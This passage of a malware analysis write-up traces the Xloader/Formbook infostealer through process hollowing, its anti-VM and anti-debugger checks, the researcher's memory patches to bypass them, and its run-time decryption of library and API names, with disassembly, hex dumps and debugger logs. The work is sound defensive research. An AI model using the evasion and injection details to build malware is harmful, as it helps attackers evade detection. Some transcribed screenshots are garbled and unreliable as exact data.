[12]	0x09	byte

- It confirms that this malware might perform some kind of injection or dump the binary in a file and execute it as a 2nd stage malware.
- I stepped into a function that is obfuscated but it looks like it is performing **process hollowing**, as the malware opens itself in a suspended state and ready to inject in the address space of this process.



- Stepped over few of the functions while checking RWX memory region of the process
- At one point it reserved the memory and then started writing shellcode into that memory in chunks
- It changes the execution of base image to the injected shellcode and finally resume the process using ResumeThread API.



- This is the exact behavior of process hollowing.
- I dumped this shellcode to analyze the malware separately as a second stage payload.
- The stage2 malware is the real xloader payload.

Stage2: Xloader 4.3

Xloader is an infostealer malware that is the updated version of Formbook malware. It is sold on dark web for cheap prices with a MaaS architecture (Malware-as-a-Service). The authors of this malware put great effort in adding latest defense evasion techniques.

- Xloader aka Formbook is written in pure native assembly with a combination of c language
- The entropy is very high which suggests that there is embedded code or it might be packed
- There are 0 libraries, imports, strings found in this payload
- There are no valid strings other than the DOS message

property	value
footprint > sha256	E62F64CE4660FAD7D3B7F76BE42E66DDEE3318004
first-bytes > hex	4D 5A 45 52 E8 00 00 00 00 58 83 E8 09 8B C8 83 C
first-bytes > text	M Z E R X < (. . .
file > size	189952 bytes
entropy	7.950
signature	n/a
tooling	Visual Studio 2005
file-type	executable
cpu	32-bit
subsystem	GUI
file-version	n/a
description	n/a
stamps	
compiler-stamp	Mon Mar 05 07:27:53 2001 UTC
debug > stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a

- The start of malware is fairly simple, it loads some necessary libraries before going to the malicious code
- It also performs some other kind of computations, probably decompressing some of its malicious code
- After the calculations, I came across a call to edx which leads to an unidentified code

```

.text:005E17AE
.text:005E17AE loc_SE17AE:
.text:005E17AE mov     edx, [ebp+var_40]
.text:005E17B1 push  edi
.text:005E17B2 xor     eax, eax
.text:005E17B4 mov     ecx, 0E8h ; "è"
.text:005E17B9 lea    edi, [ebp+var_3C0]
.text:005E17BF lea    edx, [edx+215E0h]
.text:005E17C5 rep     stosd
.text:005E17C7 call  edx, unk_1DFFFE
.text:005E17CA xor     eax, eax
.text:005E17CC mov     esp, ebp
.text:005E17CE pop     ebp
.text:005E17CF retn
  
```

Time	Process Name	PID	Operation	Path	Result
11:40:...	dump.exe	1452	Process Start		SUCCESS
11:40:...	dump.exe	1452	Thread Create		SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\ntdll.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\System32\wow64.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64.dll	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64win.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64win.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND
11:40:...	dump.exe	1452	CreateFile	C:\Windows	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows	SUCCESS
11:40:...	dump.exe	1452	CloseFile	C:\Windows	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Users\shaddy\Desktop	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40:...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
11:40:...	dump.exe	1452	QueryNameInfo...	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
11:40:...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS

- The "call edx" instruction moves the program flow to a set of native assembly which is unidentified by IDA at this moment
- This means that, the code to which edx register now points was not understood by IDA which indicates that it might be encrypted at first
- From there the execution of real formbook payload starts

The screenshot shows a list of disassembled instructions in IDA Pro. The instructions are mostly 'dd' (double word) instructions with various hex values. A blue box highlights the instruction at address 00022DE4: 'call edx'. Below the list, the 'Hex View-1' window shows the corresponding hex bytes for the highlighted instruction: 8B 75 0C 2B F2 8A 02 3C 41 72 35 3C 7A 77 31 3C.

- IDA resolves this chunk of assembly at run-time to continue debugging this dump.
- This is one of the many anti-analysis techniques added in the xloader payload.

The screenshot shows a list of disassembled instructions in IDA Pro. The instruction at address 005E17C7 is highlighted in red: 'call edx, unk_IDFFFF'. To the right, a dialog box titled 'Please confirm' is displayed. The dialog box contains the text: 'IDA has detected that EIP points to an address which is not defined as code. Would you like to directly create an instruction at EIP?'. There are 'Yes' and 'No' buttons at the bottom of the dialog box.

After going through the newly resolved chunk of code, my program exited without doing anything else. I understood that there are anti-analysis techniques involved in this malware. So, my battle started with defeating anti-analysis techniques provided in the section below.

Defeating Anti-Analysis:

TAKE # 1: FAILED

- In first take, I simply changed the jump condition to divert the program from exiting the malware to continue with the actual program flow
- Changed the zero flag from 1 to 0 which sets the condition appropriately to let the program continue

The screenshot shows the IDA Pro interface with the following components:

- IDA View-EIP:** Assembly code listing instructions from `.text:005FFD10` to `.text:005FFD56`. The instruction `.text:005FFD1A jz short loc_5FFD7C` is highlighted with a red box.
- General registers:** Shows register values such as `EAX 00000000`, `EBX 00E53000`, and `ZF 1`. The `ZF` flag is highlighted with a red box, and a context menu is open over it with options like 'Modify value...', 'Zero value', and 'Increment value'.
- Threads:** Shows a single thread for `dump.exe` with PID `77645940`.
- Hex View-1:** Shows hex data for instructions starting at `005E1000`.
- Modules:** Lists loaded modules including `C:\Users\shaddy\Desktop\dump.exe` and `C:\Windows\System32\wow64cpu.dll`.
- Stack view:** Shows stack memory addresses and values, including `010FEC40 FFFFFFFF .text:005E1DE3`.

- It continues the program, however it throughs exception right after stepping over a few functions.
- This patch will not work
- The malware is dependent upon the values that this flag is setting somewhere

The screenshot shows assembly code and a warning dialog box:

```
xt:005FFD42 call loc_5F0103
xt:005FFD47 add esp, 4
xt:005FFD4A test eax, eax
```

The warning dialog box contains the following text:

Warning


0: The instruction at 0x0 referenced memory at 0x0. The memory could not be executed -> 00000000 (exc.code c0000005, tid 5924)

OK


TAKE # 2: FAILED

The configuration object:

- Xloader payload initializes a configuration object on which it bases most of its execution flow
- The configuration obj is initialized with FFFFFFFF value and after that each function contributes to it.
- Some encrypted values are pushed onto this configuration object.




- The first function, saves lots of encrypted strings or hash codes. The purpose of these will be cleared later on in the execution
- Next to FF values, the base address of executing malware is saved
- On the third line another address is stored which is actually the address of `LdrLoadDll` function from `ntdll`. This will be used to load further libraries



- I stepped over each function and monitored changes in memory side by side.
- Every function is contributing to the conf obj.


- The function in the screenshot below is loading a clean ntdll in the memory and saves it address on the conf obj
- Also, it is setting value in anti-vm flags that starts from the 45th element of the conf obj.
- The address of injected ntdll in memory starts on **0x1950000** and similarly in the 4 bytes after 24th element we have the address of injected ntdll saved.
- The flag value of 1 is also set in anti-vm flags.




- Continuing with the execution.
- It checks other anti-vm checks
- Like taking snapshot of running processes and filtering out if any of those processes are listed by the malware
- In the screenshot, we can see that it detected **procmon** in running processes

Address	Length	Result
0xdfef744	54	\\Windows\SysWOW64\ntdll.dll
0xdfefb00	58	C:\Windows\SysWOW64\ntdll.dll
0x10fef808	11	procmon.exe
0x10fef94c	22	svchost.exe
0x10fefb54	11	Procmon.exe
0x10feefee3	10	{3}JW*h
0x1110b3c	80	C:\Program Files\IDA Pro 7.5 SP3\ida.exe

- After performing some of the anti-vm checks, it updated the flags on anti-analysis bytes as shown in screenshot below:



- The last function is matching the anti-vm flags with the sequence it requires to progress.
- As can be seen in the screenshot, my sequence doesn't match to what it should be,
- It means the malware has either **detected the debugger** or tools like **procmon** or some other parameter
- Therefore, the program exits.




- So, in take # 2 of defeating anti-reverse engineering or anti-vm techniques, I simply patched the sequence of these flags in the memory to the required sequence.
- Patching memory, and moving onto the execution should work, because these flags are being used somewhere ahead in the program. So, simply changing the conditional jump would always crash the program.
- However, in case of memory patch, these values would be continued in the program and this issue should be fixed.


```
CC0 01 00 00 00 00 70 60 77 F0 DD 65 77 00 00 01 01
CD0 00 00 01 00 01 00 01 00 00 00 00 00 00 00 00
```

- Patched the memory and now it goes back to the condition which is true
- However, something is wrong here.
- Because the names of the dll being searched is very weird.

- Now I understand, that these sequences of bytes are being used in a decryption algorithm to decrypt the names of libraries and APIs.
- But since I patched the bytes in memory, it should have been able to decrypt accurately which it is not. That means that the sequence is used somewhere else before performing the anti-analysis check.



- I let the malware continue and again it crashed, because it was not able to decrypt its configuration and hence looking for encrypted dll names.
- So that means, I might be missing some important function and because it is detecting the debugger, it would be skipping some important function.



TAKE # 3: PASSED

- In third take, I have debugged a lot of the code and finally, found the function over which the program was skipping because of a single flag condition not being met.
- So, I changed the values of condition to allow it to execute as well as changed the value of register that was being pushed to the **conf obj**.
- In my environment, there were always 3 flags that were changed. The value on the third element was 0 however it should be 1, and the two elements at 11,12th position.



```

Output window
77645940: thread has started (tid=3172)
75700000: loaded C:\Windows\SysWOW64\RPCRT4.dll
77645940: thread has started (tid=4144)
75560000: loaded C:\Windows\SysWOW64\user32.dll
77290000: loaded C:\Windows\SysWOW64\win32u.dll
76700000: loaded C:\Windows\SysWOW64\GDI32.dll
768D0000: loaded C:\Windows\SysWOW64\gdi32full.dll
77480000: loaded C:\Windows\SysWOW64\msvcp_win.dll
767B0000: loaded C:\Windows\SysWOW64\ucrtbase.dll
76020000: loaded C:\Windows\SysWOW64\IMM32.DLL
Debugger: thread 4144 has exited (code 0)
Debugger: thread 3172 has exited (code 0)
Debugger: process has exited (exit code 0)

```

I found a very good resource, that explains all the flags that previous formbook version looked for in its analysis. Luckily in the latest xloader, it is still using a similar approach and we can map those flags easily. The following slide shows all the anti-analysis flags that the xloader uses in its configuration.

Checking anti-analysis tests results



1. WOW32 Reserved hook
2. Software debugger
3. Kernel debugger
4. Blacklisted base file name
5. Blacklisted username
6. Blacklisted username
7. Blacklisted loaded module path
8. Blacklisted loaded module path
9. Blacklisted running process
10. Blacklisted running process
11. Blacklisted loaded DLL

Reference: <https://www.botconf.eu/botconf-presentation-or-article/in-depth-formbook-malware-analysis/>

Decryption/Deobfuscation Routine:

Xloader relies heavily on encryption and obfuscation to avoid being detected from EDR solutions. There is multi-layered encryption performed on its code. The APIs are all hashes, the string and libraries are also hashes. Even the hashes are encrypted in the conf obj. The core functions of xloader are all encrypted and decrypted at run-time after anti-analysis checks are cleared.

Decrypting Library Names:

- The decryption routine starts, I stepped through the next function after anti-vm checks have been cleared and it looks like the anti-vm flag bytes are used as decryption seed value.
- The library names are being decrypted one by one.

```
00CFEBA0 ED A4 57 F9 24 64 7E EE 76 C5 B4 C9 BE 17 3A F7 iHwU$d~ivA`É%.:+
00CFEBB0 A5 13 49 6D 95 31 38 D5 86 5F E3 04 C8 E5 DF 58 ¥.Im•180+`ä.ÈãßX
00CFEBC0 EB 35 1F 8C A9 45 03 3C 9B 90 EA 8A D2 A6 E2 6B è5.00E.<>.èŠ0!ák
00CFEBD0 6C 4E AF BD D7 F4 B0 FB FA FD 56 53 42 59 FC 66 lN`%x0°úúyVSBYuf
00CFEBE0 8F 7C 36 9A B8 CD EC 48 BA 91 C0 7D 05 30 47 34 .|6š,îiH°`À}.0G4
00CFEBF0 2C 39 D3 3E 0A 2F 82 E1 46 D8 20 87 B6 1A FE 16 ,90>./,áF0`†g.p.
00CFEC00 D6 7A 85 28 0D DE A0 10 93 D4 07 80 B5 8B 92 08 Öz...(P.`0.€µ<'.
00CFEC10 6A 02 E6 0C 4B 9D 65 3A 50 00 00 D1 38 EC CF 00 j.æ.K.e:P..Ñ8iİ.
00CFEC20 C7 CE 5E 00 78 EC CF 00 0D 00 00 00 7C ED CF 00 Çİ^..xiİ.....|iİ.
00CFEC30 58 EE CF 00 2C EE CF 00 E4 ED CF 00 8B F9 5F 00 Xiİ.,iİ.äiİ.<ù..
00CFEC40 78 EC CF 00 0D 00 00 00 7C ED CF 00 7C ED CF 00 xiİ.....|iİ.|iİ.
00CFEC50 7C ED CF 00 58 EE CF 00 00 00 00 00 7C ED CF 00 |iİ.xiİ.....|iİ.
00CFEC60 78 EC CF 00 74 F4 CF 00 0D 00 00 00 79 EC CF 00 xiİ.tôİ.....yiİ.
00CFEC70 00 00 00 00 03 01 00 00 6B 65 72 6E 65 6C 33 32 .....kernel32
00CFEC80 2E 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00 .dll.....
00CFEC90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFECA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```
Hex View-1
00CFEC20 CC ED CF 00 8B F9 5F 00 60 EC CF 00 0D 00 00 00 iİi.<ù..`iİ.....
00CFEC30 64 ED CF 00 64 ED CF 00 64 ED CF 00 58 EE CF 00 diİ.díİ.díİ.xiİ.
00CFEC40 00 00 00 00 64 ED CF 00 60 EC CF 00 81 F4 CF 00 ....díİ.`iİ..ôİ.
00CFEC50 0D 00 00 00 61 EC CF 00 00 00 00 00 03 01 00 00 ....äiİ.....
00CFEC60 61 64 76 61 70 69 33 32 2E 64 6C 6C 00 00 00 00 advapi32.dll....
00CFEC70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFEC90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00CFECA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

- These libraries are then loaded by the native function **LdrLoadDll**

The screenshot displays the Immunity Debugger interface with three main panes:

- Assembly View:** Shows assembly instructions with comments. Key instructions include:
 - `.text:005ECF09 mov esp, 4`
 - `.text:005ECF0C mov [ebp+var_C], eax`
 - `.text:005ECF0E test eax, eax`
 - `.text:005ECF11 jnz short loc_SECFFA`
 - `.text:005ECFE3 mov edx, [ebp+arg_0]`
 - `.text:005ECFE6 lea eax, [ebp+var_C]`
 - `.text:005ECFE9 push eax`
 - `.text:005ECFEA mov eax, [edx+8]`
 - `.text:005ECFFD lea ecx, [ebp+var_8]`
 - `.text:005ECFFB push ecx`
 - `.text:005ECFF1 push 0`
 - `.text:005ECFF3 push 0`
 - `.text:005ECFF5 call eax`
 - `.text:005ECFF7 mov eax, [ebp+var_C]`
 - `.text:005ECFFA loc_SECFFA:`
 - `.text:005ECFFA mov esp, ebp`
 - `.text:005ECFFC pop ebp`
 - `.text:005ECFFD retm`
 - `.text:005ECFFD sub_SECFF8 endp`
 - `.text:005ECFFD`
- Hex View-1:** Shows the corresponding hex dump of the assembly code.
- General registers:** Shows the state of registers. The EAX register is highlighted with the value `ntdll.dll:ntdll.LdrLoadDll`.

Decrypting API Names:

- Some of the APIs that are being decrypted suggests that it looks for further **Process Injection**
 - ❖ LookupPrivilegeValueW
 - ❖ SeDebugPrivilege
 - ❖ AdjustPrivilegeToken

The screenshot displays the Immunity Debugger interface with two main panes:


- Hex View-1:** Shows a hex dump of memory. The ASCII column contains the text:
 - `XiI.XeI....AiI.`
 - `AiI.AiI.'iI....`
 - `AiI.XeI.YoI.....`
